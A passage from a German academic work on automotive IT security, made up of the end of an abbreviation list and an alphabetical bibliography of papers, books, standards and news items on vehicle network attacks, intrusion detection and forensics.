StVZO	Straßenverkehrs-Zulassungs-Ordnung
SUV	Sports Utility Vehicle
TCP	Transmission Control Protocol
TLS	Transport Layer Security
TMC	Traffic Message Channel
TP	Transportprotokoll
TPM	Trusted Platform Module
TTCAN	Time-triggered ⇨ CAN
TV	Television
UDS	Unified Diagnostic Services (Kontext: Diagnose) Unfalldatenschreiber (Kontext: Unfallrekonstruktion)
UKW	Ultrakurzwelle
UMTS	Universal Mobile Telecommunications System (Mobilfunk)
USA	United States of America / Vereinigte Staaten von Amerika
USB	Universal Serial Bus
VANET	Vehicular ad hoc networks
VDI	Verein Deutscher Ingenieure
VM	Virtual Machine / virtuelle Maschine
WLAN	Wireless Local Area Network

Literaturverzeichnis

[ABE+08] Julia H. Allen, Sean J. Barnum, Robert J. Ellison, Gary McGraw, Nancy R. Mead: Software Security Engineering: A Guide for Project Managers, The SEI Series in Software Engineering, Addison-Wesley Professional, 2008.

[Adac11] ADAC Motorwelt: Schlag gegen die Tacho-Mafia, http://www.adac.de/infotestrat/adac-im-einsatz/motorwelt/Tachomafia.aspx, April 2011 (letzter Zugriff: 10.7.2014), 2011.

[AHSS05] André Adelsbach, Ulrich Huber, Ahmad-Reza Sadeghi, Christian Stüble: Embedding Trust into Cars – Secure Software Delivery and Installation. In: escar – Embedded Security in Cars, 3rd Conference, 29.-30. November 2005, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2005.

[AnWh07] Scott Andrews, William Whyte: Vehicle Security in the VII. In: escar – Embedded Security in Cars, 5th Conference, 6.-7. November 2007, München, Online-Materialien unter http://www.escar.info letzter Zugriff: 10.7.2014), 2007.

[APRR07] Markus Ablaßmeier, Tony Poitschke, Stefan Reifinger, Gerhard Rigoll: Context-Aware Information Agents for the Automotive Domain Using Bayesian Networks. In: Human Interface and the Management of Information. Symposium on Human Interface 2007, Part of HCI Intern. 2007, Proc. Part I. S. 561-570, Bejing, China, 2007.

[AqCM08] James M. Aquilina, Eoghan Casey, Cameron H. Malin: Malware Forensics: Investigating and Analyzing Malicious Code, Elsevier, ISBN 987-1-59749-268-3, 2008.

[Aril12] Arilou Information Security Technologies LTD: Feasible Car Cyber Defense. In: escar – Embedded Security in Cars, 10th Conference, 28.-29. November 2012, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2012.

[Asar14] AUTOSAR – AUTomotive Open System Architecture. Internetpräsenz unter http://www.autosar.org (letzter Zugriff: 10.7.2014), 2014.

[Atme11] Atmel Corporation: Datenblatt ATmega48/88/168 – 8-bit Atmel Microcontroller with 4/8/16K Bytes In-System Programmable Flash, Revision T (378 S.) vom 01.05.2011, http://www.atmel.com/Images/doc2545.pdf (letzter Zugriff: 10.7.2014), 2011.

[BaBi07] Andrea Barisani, Daniele Bianco: Unusual Car Navigation Tricks: Injecting RDS-TMC Traffic Information Signals. In: CanSecWest, Vancouver, 2007.

[BaCa05] Gerard van Battum, Dario Carluccio: Physical security in automotive applications. In: escar – Embedded Security in Cars, 3rd Conference, 29.-30. November 2005, Köln, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2005.

[Barw07] Mike Barwise: Blue Pill virtualisation rootkit freely available, The H Security, 2. August 2007, http://www.h-online.com/security/news/item/Blue-Pill-virtualisation-rootkit-freely-available-733388.html (letzter Zugriff: 13.9.2014), 2007.

[Beck14] Leo Becker: Seas0npass: Untethered Jailbreak für Apple TV 5.3. Heise Mac&I Newseintrag vom 6.1.2014, http://heise.de/-2076078 (letzter Zugriff: 10.7.2014), 2014.

[BGJ+12] Alexandre Bouard, Benjamin Glas, Anke Jentzsch, Alexander Kiening, Thomas Kittel, Franz Stadler, Benjamin Weyl: Driving Automotive Middleware Towards a Secure IP-based Future. In: escar – Embedded Security in Cars, 10th Conference, 28.-29. November 2012, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2012.

[Bish04] Matt Bishop: Introduction to Computer Security, Addison-Wesley Longman, Amsterdam, 2004.

[BiSt09] Norbert Bißmeyer, Hagen Stübing: simTD Security Architecture: Deployment of a Security and Privacy Architecture in Field Operational Tests. In: escar – Embedded Security in Cars, 7th Conference, 24.-25. November 2009, Düsseldorf, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2009.

[Borg13] Kai Borgeest: Elektronik in der Fahrzeugtechnik – Hardware, Software, Systeme und Projektmanagement, 3. Auflage 2013, Springer Vieweg, ISBN 978-3-8348-1642-9, 2013.

[BoZi08] Detlef Borchers, Peter-Michael Ziegler: Mit PKI gegen den Autoklau. Meldung auf Heise Security vom 5.3.2008, http://heise.de/-187544 (letzter Zugriff: 10.7.2014), 2008.

[Broo13] Mark Brooks: Anomaly Detection on Vehicle Networks. In: escar USA – Embedded Security in Cars, 1st Conference, 29.-30. Mai 2013, Detroit Metropolitan, Michigan, USA, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[BrSe13] Hans-Hermann Braess, Ulrich Seiffert: Vieweg Handbuch Kraftfahrzeugtechnik, 7., aktualisierte Auflage, Springer Vieweg, ISBN 978-3-658-01690-6, 2013.

[BSI02] Bundesamt für Sicherheit in der Informationstechnik: BSI-Leitfaden zur Einführung von Intrusion-Detection-Systemen; Studie über die Einführung von Intrusion-Detection-Systemen (IDS), Version 1.0 vom 31.10.2002, https://www.bsi.bund.de/DE/Publikationen/Studien/ids02/index_htm.html (letzter Zugriff: 10.7.2014), 2002.

[BSI09] Bundesamt für Sicherheit in der Informationstechnik (BSI): Glossar der IT-Grundschutz-Kataloge, Online-Version unter https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/Glossar/glossar_node.html (letzter Zugriff: 10.7.2014), 2009.

[BSI11] Bundesamt für Sicherheit in der Informationstechnik: Leitfaden „IT-Forensik“, Version 1.0.1 (März 2011), 2011.

[BSI14] Bundesamt für Sicherheit in der Informationstechnik (BSI): IT-Grundschutz, Online-Version unter https://www.bsi.bund.de/DE/Themen/ITGrundschutz/itgrundschutz_node.html (letzter Zugriff: 10.7.2014), 2014.

[BSI14b] Bundesamt für Sicherheit in der Informationstechnik (BSI): IT-Grundschutz-Kataloge, Online-Version unter https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/itgrundschutzkataloge_node.html (letzter Zugriff: 10.7.2014), 2014.

[BSI14c] Bundesamt für Sicherheit in der Informationstechnik (BSI): Schutzprofile nach Common Criteria (CC) für IT-Produkte, https://www.bsi.bund.de/DE/Themen/ZertifizierungundAnerkennung/ZertifizierungnachCCundITSEC/SchutzprofileProtectionProfiles/schutzprofileprotectionprofiles_node.html (letzter Zugriff: 10.7.2014), 2014.

[BuCl12] Paul Burnley, David McClure: The Changing Face of Car Theft: A Motivation to Improve Vehicle Security. In: escar – Embedded Security in Cars, 10th Conference, 28.-29. November 2012, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2012.

[BuMo09] Heinz Burg, Andreas Moser (Hrsg.): Handbuch Verkehrsunfallrekonstruktion – Unfallaufnahme, Fahrdynamik, Simulation. 2., aktualisierte Auflage 2009, Verlag VIEWEG + TEUBNER, ISBN 978-3-8348-0546-1, 2009.

[BüSc07] Ulrich Büker, Rüdiger Schmidt: Biometrische Fahreridentifikation. In: 23. VDI/VW Gemeinschaftstagung - Automotive Security, Wolfsburg, 27.-28. November 2007, VDI-Verlag, VDI-Berichte 2016, S. 95-109, ISBN 978-3-18-092016-0, 2007.

[Busp14] Open Source Hardware-Projekt „Bus Pirate”, Projektwebseite auf der Plattform DangerousPrototypes: http://dangerousprototypes.com/docs/Bus_Pirate (letzter Zugriff: 10.7.2014), 2014.

[CaDS13] Harel Cain, Michal Devir, Yaron Sella: Recovery from Attacks in the Vehicular Domain. In: escar – Embedded Security in Cars, 11th Conference, 14.-15. November 2013, Frankfurt, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[Canh14] Internetforum CANhack.de – CAN Hardware, CAN Software, CAN Protokolle – Das CAN Forum. http://www.canhack.de/ (letzter Zugriff: 10.7.2014), 2014.

[Cank12] Hakan Cankaya: OVERSEE – A Secure and Open In-Vehicle IT Platform. In: escar – Embedded Security in Cars, 10th Conference, 28.-29. November 2012, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2012.

[Cccc14] Car 2 Car Communication Consortium, http://www.car-2-car.org (letzter Zugriff: 13.9.2014), 2014.

[CCK+11] Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, Stefan Savage, Karl Koscher, Alexei Czeskis, Franziska Roesner, Tadayoshi Kohno: Comprehensive Experimental Analyses of Automotive Attack Surfaces. In D. Wagner, ed., Proceedings of USENIX Security 2011. USENIX, Aug. 2011.

[CiA14] CAN in Automation (CiA): CAN standardization, http://www.can-cia.org/index.php?id=163 (letzter Zugriff: 10.7.2014), 2014.

[Cock05] Danny De Cock: A Security Architecture for Automotive Push and Pull Applications. In: escar – Embedded Security in Cars, 3rd Conference, 29.-30. November 2005, Köln, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2005.

[Curt08] Nicolas T. Courtois: Improved Brute Force Attacks on KeeLoq. In: escar – Embedded Security in Cars, 6th Conference, 18.-19. November 2008, Hamburg, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2008.

[DaDS10] Morten Dahl, Stéphanie Delaune, Graham Steel: Formal Analysis Of Privacy For Vehicular Mixzones. In: escar – Embedded Security in Cars, 8th Conference, 16.-17. November 2010, Bremen, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2010.

[DaGB14] Bruce Dang, Alexandre Gazet, Elias Bachaalany: Practical Reverse Engineering – x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation. John Wiley & Sons, Inc., Indianapolis, ISBN 978-1-118-78731-1, 2014.

[DHKT11] Jana Dittmann, Tobias Hoppe, Stefan Kiltz, Sven Tuchscheerer: Elektronische Manipulation von Fahrzeug- und Infrastruktursystemen – Gefährdungspotentiale für die Straßenverkehrssicherheit; Taschenbuch, 92 Seiten, Wirtschaftsverlag N. W. Verlag für neue Wissenschaft, ISBN 978-3-86918-115-8, http://bast.opus.hbz-nrw.de/volltexte/2012/584/pdf/F78.pdf (letzter Zugriff: 30.8.2014), 2011.

[Döll11] Mirko Dölle: Autoflüsterer – OBD2-Diagnosesysteme im Test. In: c’t Heft 4/2011, Heise Zeitschriften Verlag, 2011.

[Domi14] Steffen Dominsky: Tachomanipulation – Highway to hell. In: Gebrauchtwagen Praxis. Ausgabe 02.2014, S. 28-31, 2014.

[Domk13] Felix Domke: Script your car. In: 30c3 – the 30th Chaos Communication Congress, Hamburg, 28.12.2013, Online-Materialien unter https://events.ccc.de/congress/2013/Fahrplan/events/5360.html (letzter Zugriff: 10.7.2014), 2013.

[DoYa83] Danny Dolev, Andrew Yao: On the Security of Public Key Protocols. In: IEEE transactions on Information Theory, Vol. 29, No. 2, S. 198-208, 1983.

[Dspa14] dSPACE GmbH: dSPACE MicroAutoBox, Produktwebseite unter http://www.dspace.de/de/gmb/home/products/hw/micautob.cfm (letzter Zugriff: Juli 2011 zu Version I, 29.7. 2014 zu Version II), 2014.

[Dude14] Duden – Die deutsche Rechtschreibung – Das umfassende Standardwerk auf der Grundlage der aktuellen amtlichen Regeln, 26. Auflage, Bibliographisches Institut, Berlin, ISBN 978-3411040162, Webpräsenz unter http://www.duden.de/ (letzter Zugriff: 10.7.2014), 2014.

[EbHe04] Reinhold Eberhardt, Albert Held: Automotive Telematics – Road Safety vs. IT Security? In: escar – Embedded Security in Cars, 2nd Conference, 10.-11. November 2004, Bochum, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2004.

[EbLe13] Christof Ebert, Dieter Lederer: Informationssicherheit im Automobil – Ein Leitfaden zum effektiven Umsetzen der Security in der Praxis. In: Automobil Elektronik 01/2013, Süddeutscher Verlag Hüthig Fachinformationen GmbH, 11. Jahrgang 2013, ISSN 0939-5326, Online-Fassung verfügbar unter http://www.automobil-elektronik.de/ (letzter Zugriff: 10.7.2014), 2013.

[Ecke08] Claudia Eckert: IT-Sicherheit: Konzepte – Verfahren – Protokolle, 5., überarbeitete Auflage, Oldenbourg Wissenschaftsverlag, München; ISBN 978-3-486-58270-3, 2008.

[EHH+05] Kevin Elphinstone, Gernot Heiser, Ralf Huuck, Stefan M. Petters, Sergio Ruocco: L4Cars – Protected Operating Systems For Secure Automotive Software. In: escar – Embedded Security in Cars, 3rd Conference, 29.-30. November 2005, Köln, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2005.

[Ehle03] Timo Ehlers: Systemintegrität von vernetzter Fahrzeugelektronik. In: escar – Embedded Security in Cars, 1st Conference, 18.-19. November 2003, Köln, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2003.

[Eike13] Ronald Eikenberg: Hetzner gehackt, Kundendaten kopiert. Heise Security Meldung vom 6. Juni 2013, http://heise.de/-1884180 (letzter Zugriff: 10.7.2014), 2013.

[Ekgw02] Europäische Kommission Generaldirektion Wettbewerb: Kraftfahrzeugvertrieb und -kundendienst in der Europäischen Union – Verordnung (EG) Nr. 1400/2002 der Kommision vom 31. Juli 2002 über die Anwendung von Artikel 81 Absatz 3 des Vertrags auf Gruppen von vertikalen Vereinbarungen und aufeinander abgestimmten Verhaltensweisen im Kraftfahrzeugsektor; Leitfaden. http://ec.europa.eu/competition/sectors/motor_vehicles/legislation/explanatory_brochure_de.pdf (letzter Zugriff: 11.7.2013), 2002.

[Esop07] European Union: Commission recommendation of 22 December 2006 on safe and efficient in-vehicle information and communication systems: update of the European Statement of Principles on human machine interface (2007/78/EC). In: Official Journal of the European Union, Ausgabe L 32/2007 vom 06.02.2007, ISSN 1725-2555, 2007.

[ETSI13] ETSI Technical Specification: Intelligent Transport Systems (ITS); Security; Security header and certificate formats, ETSI TS 103 097 V1.1.1 (2013-04), 2013.

[FaVe05] Dan Farmer, Wietse Venema: Forensic Discovery. Addison Wesley, ISBN 0-201-63497-X, 2005.

[FLD+06] German Florez-Larrahondo, Zhen Liu, Yoginder S. Dandass, Susan M. Bridges, Rayford Vaughn: Integrating Intelligent Anomaly Detection Agents into Distributed Monitoring Systems. In: Journal of Information Assurance and Security, Volume 1, Issue 1, S. 59-77, 2006.

[FrDC11] Aurelien Francillon, Boris Danev, Srdjan Capkun: Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars. In: Proceedings of the 18th Network and Distributed System Security Symposium (NDSS), 2011.

[Fsec13] F-Secure Labs: Mobile Threat Report Q3 2013 – July-September 2013. http://www.f-secure.com/static/doc/labs_global/Research/Mobile_Threat_Report_Q3_2013.pdf (letzter Zugriff: 10.7.2014), 2013.

[Gdat13] G Data SecurityLabs: G Data PC Malware Report H1/2013 – Half-yearly report January – June 2013, Whitepaper, https://www.gdata.de/securitylab/whitepaper-tools.html (letzter Zugriff: 10.7.2014), 2013.

[GDV14] GDV – Die Deutschen Versicherer: Statistik Autodiebstahl 2013 – alle Zahlen auf einen Blick. http://www.gdv.de/2014/09/autodiebstahl-2013-alle-zahlen/ (letzter Zugriff: 25.9.2014), 2014.

[Glas10] Benjamin Glas: Trusted Computing für adaptive Automobilsteuergeräte im Umfeld der Inter-Fahrzeug-Kommunikation. Dissertation, Karlsruher Institut für Technologie, KIT Scientific Publishing, Steinbuch Series on Advances in Information Technology, ISBN 978-3-86644-602-1, 2010.

[Glei10] Clemens Gleich: Daten unter der Haube; c't Heft 10/2010, S.80-85, Heise Zeitschriften Verlag, 2010. Online-Version unter http://heise.de/-1012221 (letzter Zugriff: 10.7.2014), 2010.

[GlLe13] Benjamin Gas, Matthew Lewis: Approaches to Economic Secure Automotive Sensor Communication in Constrained Environments. In: escar – Embedded Security in Cars, 11th Conference, 14.-15. November 2013, Frankfurt, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[GlWo14] Benjamin Glas, Marko Wolf: Punktlandung für Security – Holistischer Ansatz für mehr Embedded-Security im Auto. Fachartikel auf www.all-electronics.de, Online-Fassung unter http://www.all-electronics.de/texte/anzeigen/53934 (letzter Zugriff: 10.7.2014), 2014.

[Goß09] Stefan Goß: Informationssicherheit in Automobilen, Dissertation, Universität Siegen, Shaker-Verlag, Aachen, ISBN 978-3-8322-8050-5, 2009.

[Gröb10] Felix Gröbert: Automatic Identification of Cryptographic Primitives in Software, Diplomarbeit an der Ruhr-University Bochum, Februar 2010, Online-Version unter http://kerckhoffs.googlecode.com/files/Groebert-Automatic.Identification.of.Cryptographic.Primitives.in.Software.pdf (letzter Zugriff: 10.7.2014), 2010.

[Gröb10b] Felix Gröbert: Automatic Identification of Cryptographic Primitives in Software – or: cage fighting with Rice's Theorem. In: 27c3 – the 27th Chaos Communication Congress, Berlin, 12.7.2010, Online-Materialien unter http://events.ccc.de/congress/2010/Fahrplan/events/4160.en.html (letzter Zugriff: 10.7.2014), 2010.

[Grun14] Goetz Grunert: Chip-Tuning und Herstellergewährleistung des Neuwagenverkäufers, Online-Artikel in der Rubrik „Rechtsfragen beim Chip-Tuning" auf www.strafzettel.de (Informationsangebot von Rechtsanwälten mit dem Tätigkeitsschwerpunkt Straßenverkehrsrecht), http://www.strafzettel.de/cms/nt/specials/rechtsfragen-beim-chiptuning/herstellergewaehrleistung.html (letzter Zugriff: 10.7.2014), 2014.

[HaFa12] Ahmed Hazem, Hossam A. H. Fahmy: LCAP – A Lightweight CAN Authentication Protocol for Securing In-Vehicle Networks. In: escar – Embedded Security in Cars, 10th Conference, 28.-29. November 2012, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2012.

[HaRS12] Oliver Hartkopp, Cornel Reuber, Roland Schilling: MaCAN – Message Authenticated CAN. In: escar – Embedded Security in Cars, 10th Conference, 28.-29. November 2012, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2012.

[HaSc13] Karl-Gerhard Haas, Ben Schwan: Hacker übernehmen das Steuer. In: Technology Review 08/2012, Heise Zeitschriften Verlag, Online-Fassung unter http://heise.de/-1764048 (letzter Zugriff: 10.7.2014), 2013.

[Haup13] Heiko Haupt: Vom Auto verraten. In: Zeit Online vom 6.12.2013, http://www.zeit.de/mobilitaet/2013-12/auto-datenschutz-elektronik (letzter Zugriff: 10.7.2014), 2013.

[HeDe13] Karl Heimer, Robert Dekelbaum: Battelle Center for Advanced Vehicle Environments (CAVE) – CyberAuto. In: escar USA – Embedded Security in Cars, 1st Conference, 29.-30. Mai 2013, Detroit Metropolitan, Michigan, USA, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[HeJo89] Anker Helms Jørgensen: Using the "thinking-aloud" method in system development. In: Gavriel Salvendy, Michael J. Smith (Hrsg.), Proceedings of the third international conference on human-computer interaction on Designing and using human-computer interfaces and knowledge based systems (2nd ed.), S. 743-750, Elsevier Science Inc. New York, NY, USA, ISBN 0-444-88078-X, 1989.

[Henn12] Edward Henning: Trojan downloader is a problem for virus scanners, The H Security, 27. Januar 2012, http://www.h-online.com/security/news/item/Trojan-downloader-is-a-problem-for-virus-scanners-1423393.html (letzter Zugriff: 13.9.2014), 2012.

[HeSL11] Anthony Van Herrewege, Dave Singelee, Ingrid Verbauwhede: CANAuth – Backward Compatible Authentication for CAN. In: escar – Embedded Security in Cars, 9th Conference, 9.-10. November 2011, Dresden, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2011.

[Hexr14] Hex-Rays SA: IDA – the Interactive DisAssembler, Produktwebseite unter https://www.hex-rays.com/products/ida/ (letzter Zugriff: 10.7.2014), 2014.

[Hexr14b] Hex-Rays SA: Hex-Rays Decompiler, Produktwebseite unter https://www.hex-rays.com/products/decompiler/ (letzter Zugriff: 10.7.2014), 2014.

[HHT+10] Tobias Hoppe, Sönke Holthusen, Sven Tuchscheerer, Stefan Kiltz, Jana Dittmann: Sichere Datenhaltung im Automobil am Beispiel eines Konzepts zur forensisch sicheren Datenspeicherung. In: Sicherheit 2010; Sicherheit – Schutz und Zuverlässigkeit; Beiträge der 5. Jahrestagung des Fachbereichs Sicherheit der Gesellschaft für Informatik e.V. (GI), 5.-7. Oktober 2010 in Berlin, LNI P-170, ISBN 978-3-88579-264-2. S. 153-164, 2010.

[Himm13] Gerald Himmelein: Supertrojaner BadBIOS: Unwahrscheinlich, aber möglich. Heise Security Newseintrag vom 11.11.2013, http://heise.de/-2043114 (letzter Zugriff: 10.7.2014), 2013.

[HIS14] Herstellerinitiative Software, Internetpräsenz unter http://www.automotive-his.de/ (letzter Zugriff: 13.9.2014).

[HKKD12] Tobias Hoppe, Sven Kuhlmann, Stefan Kiltz, Jana Dittmann: IT-forensic automotive investigations on the example of route reconstruction on automotive system and communication data. In: Frank Ortmeier, Peter Daniel (Eds.): Computer Safety, Reliability, and Security – 31st International Conference, SAFECOMP 2012, Magdeburg, Germany, September 25-28, 2012. Proceedings; Springer LNCS 7612; S. 125-136; ISBN 978-3-642-33677-5, DOI: 10.1007/978-3-642-33678-2_11, 2012.

[HKKD13] Tobias Hoppe, Sven Kuhlmann, Stefan Kiltz, Jana Dittmann: Simulation von Vorfallsfolgen in Car-to-X Testumgebungen. In: D·A·CH Security 2013 – Bestandsaufnahme, Konzepte, Anwendungen, Perspektiven, syssec, S. 212-224, ISBN 978-3-00-042097-9, Nürnberg, 17.-18. September, 2013.

[HKLD07] Tobias Hoppe, Stefan Kiltz, Andreas Lang, Jana Dittmann; Exemplary Automotive Attack Scenarios: Trojan horses for Electronic Throttle Control System (ETC) and replay attacks on the power window system. In: 23. VDI/VW Gemeinschaftstagung - Automotive Security, Wolfsburg, 27.-28. November 2007, VDI-Verlag, VDI-Berichte 2016, S. 165-183, ISBN 978-3-18-092016-0, 2007.

[HKM+05] Alfred Helmerich, Nora Koch, Luis Mandel, Peter Braun, Peter Dornbusch, Alexander Gruler, Patrick Keil, Roland Leisibach, Jan Romberg, Bernhard Schätz, Thomas Wild, Guido Wimmel. Study of Worldwide Trends and R&D Programmes in Embedded Systems in View of Maximising the Impact of a Technology Platform in the Area. Technischer Bericht, FAST GmbH – TUM. Bericht für die Europäische Kommission, 279 Seiten, November 2005.

[HoDi07] Tobias Hoppe, Jana Dittmann; Sniffing/Replay Attacks on CAN Buses: A Simulated Attack on the Electric Window Lift Classified using an Adapted CERT Taxonomy. In: 2nd Workshop on Embedded Systems Security (WESS'2007), A Workshop of the IEEE/ACM EMSOFT'2007 and the Embedded Systems Week October 4, 2007.

[HoDi08] Tobias Hoppe, Jana Dittmann: Vortäuschen von Komponentenfunktionalität im Automobil – Safety- und Komfort-Implikationen durch Security-Verletzungen am Beispiel des Airbags. In: Alkassar, Siekmann (Hrsg.): Sicherheit 2008; Sicherheit – Schutz und Zuverlässigkeit; Beiträge der 4. Jahrestagung des Fachbereichs Sicherheit der Gesellschaft für Informatik e.V. (GI), 2.-4. April 2008 in Saarbrücken; S. 341-353, ISBN 978-3-88579-222-2, 2008.

[HoED11] Tobias Hoppe, Frederik Exler, Jana Dittmann: IDS-Signaturen für automotive CAN-Netzwerke. In: Peter Schartner, Jürgen Taeger (Hrsg.), D·A·CH Security 2011 – Bestandsaufnahme, Konzepte, Anwendungen, Perspektiven; Syssec; S. 55-66; Oldenburg, 20./21. September, 2011, ISBN 978-3-00-034960-7, 2011.

[HoKD08] Tobias Hoppe, Stefan Kiltz, Jana Dittmann: Security threats to automotive CAN networks – practical examples and selected short-term countermeasures. In: Computer Safety, Reliability, and Security, Proceedings of the 27th International Conference SAFECOMP 2008, Newcastle, UK, September 2008; Springer LNCS 5219; S. 235-248; Editors: Michael D. Harrison, Mark-Alexander Sujan; ISBN 978-3-540-87697-7, 2008.

[HoKD08b] Tobias Hoppe, Stefan Kiltz, Jana Dittmann. IDS als zukünftige Ergänzung automotiver IT-Sicherheit. In: D·A·CH Security 2008, S. 196-207, Berlin, Germany, 2008.

[HoKD08c] Tobias Hoppe, Stefan Kiltz, Jana Dittmann: Adaptive Dynamic Reaction to Automotive IT Security Incidents using Multimedia Car Environment. In: The Fourth International Symposium on Information Assurance and Security (ias 2008), Naples, Italy, 8.-10.September 2008; IEEE computer society, S. 295-298, ISBN 0-7695-3324-7, 2008.

[HoKD08d] Tobias Hoppe, Stefan Kiltz, Jana Dittmann: Automotive IT-Security as a Challenge: Basic Attacks from the Black Box Perspective on the Example of Privacy Threats. In: escar – Embedded Security in Cars, 6th Conference, 18.-19. November 2008, Hamburg, 2008.

[HoKD09] Tobias Hoppe, Stefan Kiltz, Jana Dittmann: Automotive IT-Security as a Challenge: Basic Attacks from the Black Box Perspective on the Example of Privacy Threats. In: Computer Safety, Reliability, and Security, Proceedings of the 28th International Conference SAFECOMP 2009, Hamburg, Germany, September 2009; Springer LNCS 5775; S. 145-158; Editors: Bettina Buth, Gerd Rabe, Till Seyfarth; ISBN 978-3-642-04467-0, 2009.

[HoKD09b] Tobias Hoppe, Stefan Kiltz, Jana Dittmann: Applying Intrusion Detection to Automotive IT – Early Insights and Remaining Challenges. In: Journal of Information Assurance and Security (JIAS), ISSN 1554-1010, Vol. 4, Issue 3, S. 226-235, 2009.

[HoKD11] Tobias Hoppe, Stefan Kiltz, Jana Dittmann: Security threats to automotive CAN networks – Practical examples and selected short-term countermeasures. In: Reliability Engineering & System Safety, Volume 96, Issue 1, Special Issue on Safecomp 2008, January 2011, S. 11-25, ISSN 0951-8320, DOI: 10.1016/j.ress.2010.06.026, Elsevier, 2011.

[HoLD07] Tobias Hoppe, Andreas Lang, Jana Dittmann; Evaluierung der Bedrohung durch fortschrittliche Angriffstechniken von Programmen mit Schadensfunktion; 2007 – Innovationsmotor IT-Sicherheit; Tagungsband 10. Deutscher IT-Sicherheitskongress des BSI; SecuMedia Verlag Ingelheim, S. 31-49, ISBN 978-3-922746-98-0, 2007.

[HoLo98] John D. Howard, Thomas A. Longstaff: A Common Language for Computer Security Incidents (SAND98-8667), Sandia National Laboratories, ISBN 0-201-63346-9, 1998.

[HoMa05] Irina Hossain, Syed Masud Mahmud: Secure Multicast Protocol for Remote Software Upload in Intelligent Vehicles. In: Proc. of the 5th Annual Intelligent Vehicle Systems Symposium of National Defense Industries Association (NDIA), National Automotive Center and Vectronics Technology, 13.-16. Juni 2005, Traverse City, Michigan, S. 145-155, 2005.

[Hons06] Markus Honsig: Das offenste aller Autos. In: Technology Review 02/2006, Heise Zeitschriften Verlag, Online-Fassung unter http://heise.de/-278081 (letzter Zugriff: 10.7.2014), 2006.

[Hopp06] Tobias Hoppe: Evaluierung der Bedrohungssituation von Computerzecken. Diplomarbeit, Otto-von-Guericke Universität Magdeburg, 2006.

[Hörz14] Maël Hörz: HxD – Freeware Hex-Editor und Disk-Editor, Produktwebseite unter: http://mh-nexus.de/de/hxd/ (letzter Zugriff: 13.9.2014), 2014.

[Hoye06] Hoyer, Stefan: Kritische Erfolgsfaktoren für ein Computer Emergency Response Team (CERT) am Beispiel CERT-Niedersachsen / Niedersächsisches Ministerium für Inneres und Sport. Forschungsbericht, Hannover, 2006.

[HRS+09] Olaf Henninger, Alastair Ruddle, Hervé Seudié, Benjamin Weyl, Marko Wolf, Thomas Wollinger: Securing Vehicular On-Board IT Systems - The EVITA Project. In: 25. VDI/VW Gemeinschaftstagung – Automotive Security, Ingolstadt, Germany, 20. Oktober 2009, VDI Wissensforum, Verein Deutscher Ingenieure (VDI), 2009.

[HTKD11] Tobias Hoppe, Sven Tuchscheerer, Stefan Kiltz, Jana Dittmann: Das Navigationssystem als Angriffsziel? Exemplarische Untersuchungen hinsichtlich unterschiedlicher Angreifermotivationen. In: Sicher in die digitale Welt von morgen – Tagungsband zum 12. Deutschen IT-Sicherheitskongress des BSI; SecuMedia Verlag Ingelheim, S. 505-520, ISBN 978-3-922746-96-6, 2011.

[Huba04] Jean-Pierre Hubaux: The Security and Privacy of Smart Vehicles. In: escar – Embedded Security in Cars, 2nd Conference, 10.-11. November 2004, Bochum, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2004.

[Huba06] Jean-Pierre Hubaux: Securing Vehicular Communications. In: escar – Embedded Security in Cars, 4th Conference, 14.-15. November 2006, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2006.

[IEC10] International Electrotechnical Commission (IEC): Functional safety of electrical / electronic / programmable electronic safety-related systems, IEC-Standard IEC 61508:2010, Edition 2.0, 2010.

[IEEE10] IEEE Standard: 802.11p-2010 – IEEE Standard for Information technology – Local and metropolitan area networks – Specific requirements – Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 6: Wireless Access in Vehicular Environments, http://standards.ieee.org/findstds/standard/802.11p-2010.html (letzter Zugriff: 10.7.2014), 2010.

[IEEE13] IEEE Standard: 609.2-2013 – IEEE Standard for Wireless Access in Vehicular Environments — Security Services for Applications and Management Messages; http://standards.ieee.org/findstds/standard/1609.2-2013.html (letzter Zugriff: 10.7.2014), 2013.

[Indu03] Joseph P. Indusi: Terrorist Protection Planning Using A Relative Risk Reduction Approach. In: 19th Annual National Defense Industrial Association Security Technology Symposium & Exhibition, June, 2003, Reston, VA, 2003, http://www.bnl.gov/isd/documents/25368.pdf (letzter Zugriff: 10.7.2014), 2003.

[InFo10] Internetforen-Thread mit Download-Links zu offenbar illegal angefertigten Kopien von Karten-DVDs für Navigationssysteme sowie einem manipulierten Firmware-CD-Abbild zur Deaktivierung ihres Kopierschutzes. Bezogen aus einer frei zugänglichen Internet-Quelle in 2010.

